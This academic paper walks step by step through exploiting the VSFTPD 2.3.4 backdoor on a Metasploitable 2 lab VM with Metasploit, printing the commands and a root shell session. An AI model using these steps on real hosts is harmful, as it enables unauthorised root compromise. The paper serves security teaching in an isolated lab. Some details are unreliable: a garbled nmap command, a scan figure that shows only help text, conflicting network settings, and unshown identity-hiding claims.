SEUSL

Sri Lankan Journal of Technology

Research

SLJoT
2025 Issue 02 26-38
ISSN-2773-6970

Exploiting VSFTPD Backdoor Command Execution in Metasploitable 2

Shen Hosan [1,3,4,5] , Hasith Perera [2,3] , Vimukthi Vithanage [1,3] , Dasith Wijesekara [2,3] , Shakya Abeysinghe [2,3] , Amalka Indupama [1,3] , Sahan Ekanayake [1] , Anjula Kelum [5] , Kaveenga Koswattage [1,3]*

[1] Department of Engineering Technology, Faculty of Technology, Sabaragamuwa University of Sri Lanka, Belihuloya, Sri Lanka.
[2] Department of Biosystems Technology, Faculty of Technology, Sabaragamuwa University of Sri Lanka, Belihuloya, Sri Lanka.
[3] Centre for Nanodevices Fabrication and Characterization, Faculty of Technology, Sabaragamuwa University of Sri Lanka, Belihuloya, Sri Lanka.
[4] Kingston University, London, United Kingdom.
[5] Esoft Metro Campus, Gampaha, Sri Lanka.

*Corresponding Author: Kaveenga Koswattage || ORCID: 0000-0001-7183-406X

Received: 15-10-2025 * Accepted: 30-12-2025 * Published Online: 31-12-2025

Abstract— This paper explains cybersecurity vulnerabilities in legacy systems, focusing on a critical backdoor in Very Secure FTP Daemon (VSFTPD) version 2.3.4. Using Metasploitable 2 as a controlled test environment, this research demonstrates systematic penetration testing with Kali Linux and Metasploit Framework to exploit the VSFTPD backdoor vulnerability. This experiment achieved complete administrative control of the target system successfully, exposing the severe risks of unpatched vulnerabilities in production environments. Key findings consist detailed attack vectors, exploitation techniques, and system compromise methods that malicious actors could utilize. Furthermore, emphasizes important defensive measures including regular security patching, configuration hardening, and active vulnerability management. This paper answers ethical considerations in penetration testing and advocating for responsible disclosure policies including authorized security assessments. This experimental study contributes to understanding legacy system weaknesses and provides real world practical solutions for organizations managing similar infrastructure. This experiment exhibited methods attackers use to conceal their identity. This paper identified the importance of repetitive security awareness training, regular vulnerability assessments, and importance of defence-in-depth strategies to prevent exploitation of known backdoor vulnerabilities in network services. These results provide valuable insights for organizations discovering to strengthen their cybersecurity posture against legacy system threats.

***Keywords*—**Backdoor vulnerability, Cyber security, Ethical hacking, Network security, Vulnerability Exploitation

Recommended APA Citation

Hosan, S., Perera, H., Vithanage, V., Wijesekara, D., Abeysinghe, S., Indupama, A., Ekanayake, S., & Kelum, A. (2025). Exploiting VSFTPD backdoor command execution in Metasploitable 2. *Sri Lankan Journal of Technology*, *6*(2), 26-38

Introduction

Vulnerabilities in software systems create significant threats to cybersecurity and computer network security. Unpatched and unfixed vulnerabilities can work as gateways for malicious actors to infiltrate systems, compromise or destroy sensitive data, and disrupt or crash operations(Neshenko et al., 2019). Understanding these vulnerabilities and their exploitation techniques is crucial and very important for developing effective defence strategies and methodologies against the attackers and future threats. The increasing level of sophistication of cyber-attacks and the continued abuse of the software vulnerabilities have become the hallmark of the modern information security. The security stance of the organic services in the outdated software implementations has become a big issue as organizations continuously rely on networked systems to perform critical operations. File transfer protocol (FTP) although it was widely used in many enterprise settings in the past had proven to have many security vulnerabilities that were being exploited by malicious individuals with catastrophic effects(Harutyunyan et al., 2020).

Very Secure FTP Daemon (VSFTPD) is a secure implementation of FTP, which is faster, more stable and secure than the traditional FTP implementations(Zhang et al., 2020). But version 2.3.4 had a severe backdoor vulnerability that essentially undermined these security goals. The supply chain compromise was the intentional addition of a backdoor allowing attackers to access arbitrary commands with root privileges by taking advantage of a simple authentication bypass. The vulnerability itself is a paradigmatic example of software supply chain security and disastrous effects of undermined development pipelines. The target system used in the investigation is Metasploitable 2, which is an intentionally vulnerable Linux distribution created to be used in security training, and the attack platform is Kali Linux with the Metasploit Framework.

The following are the objectives of this research; (1) to illustrate full lifecycle of exploitation in terms of reconnaissance to post-exploitation verification, (2) to examine technical processes involved in this backdoor vulnerability, (3) to assess its consequences on the security posture in the organization, and (4) to come up with evidence-based mitigation solutions(Li et al., 2022). Moreover, this paper highlights the ethical aspects of penetration testing and vulnerability research, which should be conducive to responsible disclosure behaviour and approved security testing that enhances and does not weaken organizational defences.

This paper focuses and aims to present and demonstrate the exploitation of a backdoor command execution vulnerability in the Very Secure FTP Daemon (VSFTPD) service, specifically using the Metasploitable 2 OS. By using Kali Linux as the attack platform, this experiment explains and discuss: How to simulate the vulnerability exploitation process to gain and capture the unauthorized access to the target system. Cover and explain the highlighting key tools, techniques and methodologies. Analyse and describe the implications of the vulnerability and provide potential mitigation strategies(Ablon & Bogart, 2017). Explain the ethical considerations surrounding vulnerability exploitation and discuss the responsible disclosure.

This paper mainly consists with the chapters of introduction, background, methodology, results, discussion and final chapter as a conclusion. Furthermore, this method is not the only vulnerability exploitation method use identify the threats in the software and operating systems below methodologies and techniques are also used to identify these types of threats in real world. If they are Buffer Overflow Attacks, Code Injection Attacks, Privilege Escalation Attacks and Zero-Day Attacks(Bilge & Dumitras, 2012).

Background

During the background studying phase identified in majority of studies widely use Nmap and MSFconsole based experimental methods for this type of vulnerabilities. As well as, during this background study identified a gap for hide the attacker identity during the attack period and in this experiment covered that identity issue(J. Chen et al., 2020).

What is Nmap?

Network Mapper is a free and open-source network inspection, discovery, and security auditing tool. It's mainly used by network administrators, network and cyber security professionals, and even ethical hackers for various security base purposes(J. Chen et al., 2020), Nmap provides:

- Network discovery: Identifying and display the devices connected to a network, and even if they are hidden or behind firewalls.
- Port scanning: Determining and identify the which ports are open on a device and which and what type of services are running on those ports.
- Operating system detection: Identifying the operating system details and type running on a device.
- Vulnerability detection: Discovering and identify the potential security vulnerabilities on a device.
- Network monitoring: Tracking and identify the changes in a network over time.

Furthermore, Nmap is works by sending specially crafted packets to target devices and analyzing the responses and can use various techniques to scan networks, if they are(Fouladi et al., 2020):

- TCP ping: This is the most ordinary technique, and this simply checks whether a device is alive.
- UDP scan: This technique is generally used to scan for devices that don't respond to TCP pings.
- SYN scan: This technique is used to identify and detect the open ports on a device without completing a full TCP connection.
- Xmas scan: This technique mainly sends a special packet with all flags set to determine which ports are the open and which are the filtered.
- Script engine: This Nmap can also use scripts to automate tasks and collect additional information and details from devices.

What is MSFconsole?

This Metasploit Framework Console is the primary command-line interface for the Metasploit Framework, and powerful open-source platform for penetration testing and vulnerability research(S. Chen & Lea, 2018). This provides an "all-in-one" centralized console that provides users to:

I. Explore and Launch Exploits:

- Search and discover for and select exploits based on various factors such as target operating system, vulnerability type, and desired outcome.
- Configure exploit options such as payload delivery methods, target addresses, and evasion techniques and methods.
- Launch exploits and observe and can display the results in real-time, including session logs and post-exploitation data.

II. Perform Network Reconnaissance:
- Scan and find networks for hosts and services using various modules such as Nmap and ARP sweep.
- Identify and display the open ports and running services to discover potential vulnerabilities.
- Collect the additional information about target systems, such as operating system version and installed software.

III. Utilize Auxiliary Modules:
- Execute auxiliary modules for tasks such as privilege escalation, lateral movement, and credential dumping.
- Interact with established and create exploit sessions to gain deeper access and control over the target system.
- Automate tasks and workflows using scripting languages such as Ruby within the console.

IV. Manage and Customize Metasploit:
- Can download and install additional modules and plugins to expand functionality.
- Has an ability for configure database settings and user accounts for access control.
- Can develop the custom modules and scripts to exploit specific vulnerabilities or perform unique tasks.

Some key features of the MSFconsole as below:

- Powerful search and filter capabilities: By using MSFconsole can quickly find the right exploit or tool based on your needs.
- Tab completion: Can easily navigate complex commands and options with autocomplete suggestions.
- Extensive help documentation: Can access detailed information about commands, modules, and concepts.
- Flexibility and customization: Can adapt the console to user workflow and preferences with scripting and plugins.

Methodology

According to the followed literature and other materials prepared the methodology using these steps. That steps were environment setup, vulnerability identification, exploitation and verification(Lee et al., 2017).

Environment Setup


In this experiment first setup the virtual environment correctly. Used below operating systems and virtual machine software for this experiment according to role and purpose(Svabensky et al., 2020).

Table 1

Used software list for environment

Role/Purpose	Operating System/Software
Attacker OS	Kali Linux 2023.3
Victim OS	Metasploitable 2
Virtual Environment	VMware® Workstation 17 Pro

After successfully installing operating systems and virtual environment software change the virtual machines' network configuration into the host-only option for verify the testing environment security (as below figure 1) and provide the ability to communicate only between virtual machines. And logged into the virtual machines(Sultan et al., 2019). (Attached the victim's virtual machine details screenshot under the appendices figure 15.)



Device	Summary
Memory	2 GB
Processors	4
Hard Disk (SCSI)	80.1 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Device status

□ Connected

☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network

□ Replicate physical network connection state

○ NAT: Used to share the host's IP address

● Host-only: A private network shared with the host


○ Custom: Specific virtual network

VMnet0

○ LAN segment:


Figure 1.*Network adapter host-only configuration.*

In the next stage check the IP addresses using the 'ifconfig' command and identify the virtual machines IP addresses (as below figure 2 and figure 3).



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:cd:03:70
          inet addr:192.168.148.129  Bcast:192.168.148.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fecd:370/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1436 (1.4 KB)  TX bytes:5108 (4.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```


Figure 2. *Victim IP address.*



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.148.128  netmask 255.255.255.0  broadcast 192.168.148.255
        inet6 fe80::b543:888:4281:3051  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:43:d4:a7  txqueuelen 1000  (Ethernet)
        RX packets 133  bytes 13288 (12.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 150  bytes 15164 (14.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3. *Attacker IP address.*

As well as identified the IP address ranges and checked the connection between the virtual machines. For check the connection used the 'ping' command (below figure 4 shows the connection results). Identified victim IP address is '192.168.148.129'.




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.148.129
PING 192.168.148.129 (192.168.148.129) 56(84) bytes of data.
64 bytes from 192.168.148.129: icmp_seq=1 ttl=64 time=0.454 ms
64 bytes from 192.168.148.129: icmp_seq=2 ttl=64 time=1.00 ms
64 bytes from 192.168.148.129: icmp_seq=3 ttl=64 time=1.15 ms
^C
─── 192.168.148.129 ping statistics ───
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 0.454/0.868/1.148/0.298 ms
```

Figure 4. *Connection check between virtual machines.*

Vulnerability Identification

Under the vulnerability identification stage used the ‘Nmap’ on victim’s IP address for identify and display the open ports, services and their versions and the information about the victim (as below figure 5) for complete this step used command is ‘Sudo Nmap -sass -vs. ‘192.168.148.129’’.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV'192.168.148.129'
[sudo] password for kali:
Nmap 7.94 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Figure 5. *Successfully ran Nmap command.*

Exploitation


In this stage used Metasploit console and searched for VSFTPD exploit for this operation used the command of ‘msfconsole’ (can see the result of this command in below figure 6). As well as MSF console provides more features for search the VSFTPD exploit.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

                                   https://metasploit.com

       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/
```

Figure 6.*After ran the command of 'msfconsole'.*


In the next step identify the available VSFTPD exploit using command of ‘ search vsftpd ’ (as show in figure 7).



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 7.*Identified VSFTPD exploits.*


Next identified the most suitable exploit using the rank and next use that exploit using the command of ‘ use exploit/unix/ftp/vsftpd_234_backdoor ’. As well use this exploit by using the command of ‘use 1’(result of the command shows in the figure 8).
After running the above command used the ‘ info ’ command for show the information about exploit and victim (as below figure 9).



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


Figure 8.*After ran the command.*

After identified the information about the victim next started to identify the search available options about victim using the command of ‘show options’ and this command help to identify all available options such as RHOST and RPORT (as below figure 10) and show the port number of FTP as 21.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```


Figure 9. *Information about the victim.*



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 10. *Available options.*

But need to manually set the value for RHOST value adding the victim IP address using the command of ‘ set RHOST 192.168.148.129 ’ (as below figure 11).




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.148.129
RHOST ⇒ 192.168.148.129
msf6 exploit(unix/ftp/vsFTPd_234_backdoor) >
```

Figure 11. *After set the RHOST.*

After successfully completing the above all steps finally can run the attack.

Verification

This is the last stage of this need to simply run the command of ‘run’ for complete the attack with full scale. After successfully completed the attack can take the complete access of victim’s device (as below figure 12).



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.148.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.148.129:21 - USER: 331 Please specify the password.
[+] 192.168.148.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.148.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.148.128:44383 → 192.168.148.129:6200) at 2024-01-15 04:12:47 -0500
```

Figure 12:*Successfully launched the exploitation.*


Results

Successful Exploitation

Successfully attacked the victim using the exploitation and gained the root level complete access from the victim device. By using this massive exploitation on the system anyone can easily attack the system and can create a threat to the system and it’s functionalities(Samtani et al., 2017).

Verification Commands

Used the commands to verify the attack and identify the impact on victim's device checked commands are ' hostname ' , ' uname -a ' , ' whoami ' , and ' init 6 ' (below figure 13 show the results taken from these commands).




```
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
init 6
[*] 192.168.148.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 13:*Evidence for attack verification.*

New Findings

During this experiment found the similar command for 'run' the similar command is 'exploit'. This command is also performed as the 'run' command and provide same output (as below figure 14).



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.148.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.148.129:21 - USER: 331 Please specify the password.
[+] 192.168.148.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.148.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.148.128:37449 → 192.168.148.129:6200) at 2024-01-15 04:23:30 -0500

hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
init 6
[*] 192.168.148.129 - Command shell session 2 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 14:*The 'exploit' command output.*

Discussion

According to the above results section, vulnerabilities can cause the massive security issues in the systems. By following the below key actions, the security problems can directly affect the system.

Implications of Vulnerability.

This type of exploitation vulnerability (such as a backdoor) is not suitable for computer operating systems (Ladisa et al., 2023). Because in the real world, problems of this type of exploitation vulnerability are mainly used by the illegal attackers to fulfill their internal needs. As well as some companies widely use this type of attack sometimes to verify their internal system-based security strategies. But this type of exploitation vulnerability is not only in the Metasploitable 2 operating system. The reason is when considering the history, we can see some commercial software versions had and exposed to this type of security threat (Ebrahimi et al., 2021).

Mitigation Strategies

Can solve this type of problem using patching and updating, configuration hardening, and conducting security awareness sessions (Fouladi et al., 2020). Under the patching and updating can use regular patches for solve these problems, and by using configuration hardening can control the accessible features and services of the software can be controlled; however, most important human base methodology is conducting a security awareness session because if can training the users about the prevention methods of this type of attacks it will be helpful to solve these types of problems before entering the system or network. As well as if someone has not a good idea about these types of problems simply, they can use antivirus software in commercially available.

Ethical Considerations

Before doing this type of experiment in real world need to inform to the authorized persons and sections in the organization and should not use this knowledge for do the illegal and unauthorized activities(Samtani et al., 2017).

